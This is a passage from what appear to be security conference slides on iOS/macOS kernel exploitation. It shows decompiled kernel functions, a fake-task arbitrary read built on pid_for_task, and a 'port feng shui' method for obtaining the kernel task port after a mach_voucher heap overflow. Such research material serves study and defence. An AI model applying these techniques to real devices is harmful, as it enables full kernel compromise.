        pid  = proc_pid(p);     //get *(p + 0x10)
        err = KERN_SUCCESS;
    }
    ...
    //copy the value to pid_addr
    (void) copyout((char *) &pid, pid_addr, sizeof(int));
    return(err);
}
```


```
__int64 __fastcall get_bsdtask_info(__int64 a1)
{
  return *(_QWORD *)(a1 + 0x380);
}
```

```
signed __int64 __fastcall proc_pid(__int64 a1)
{
  signed __int64 result; // rax@1

  result = 0xFFFFFFFFLL;
  if ( a1 )
    result = *(_DWORD *)(a1 + 0x10);
  return result;
}
```

```
//copy the value to pid_addr
(void) copyout((char *) &pid, pid_addr, sizeof(int));
```

→


```
read 0xffffff800cc00000 : 0xfeedfacf
```



- **That's amazing because the function doesn't check the validity of the task, and just return the value of *(*(faketask + 0x380) + 0x10).**

iOS 10 Port Feng Shui

- We dump kernel ipc_object and kernel task to our fake ipc_object and fake task.
- By using task_get_special_port() to our fake ipc_object and task, we could get the kernel task port.
- Kernel task port can be used to do arbitrary kernel memory read and write.



Outline

- Introduction
- macOS Two Machine Debugging
- iOS Kernel Debugging
- Debugging Mach_voucher Heap Overflow
- Traditional Heap Feng Shui
- Port Feng Shui
- *Conclusion*

Conclusion

- macOS/iOS kernel debugging: it is very useful for kernel exploit development.
- Traditional heap feng shui: it needs ROP chains to do kernel memory read and write. It’s not stable and needs multiple feng shui.
- Port heap feng shui: it does not need ROP and only uses data structure. It’s stable with a high successful rate. But it’s easy for apple to fix it.
- Reference:

1. Yalu 102: https://github.com/kpwn/yalu102

2. Mach_voucher bug report: https://bugs.chromium.org/p/project-zero/issues/detail?id=1004

3. iOS Kernel Utilities: https://github.com/Siguza/ios-kern-utils

Thanks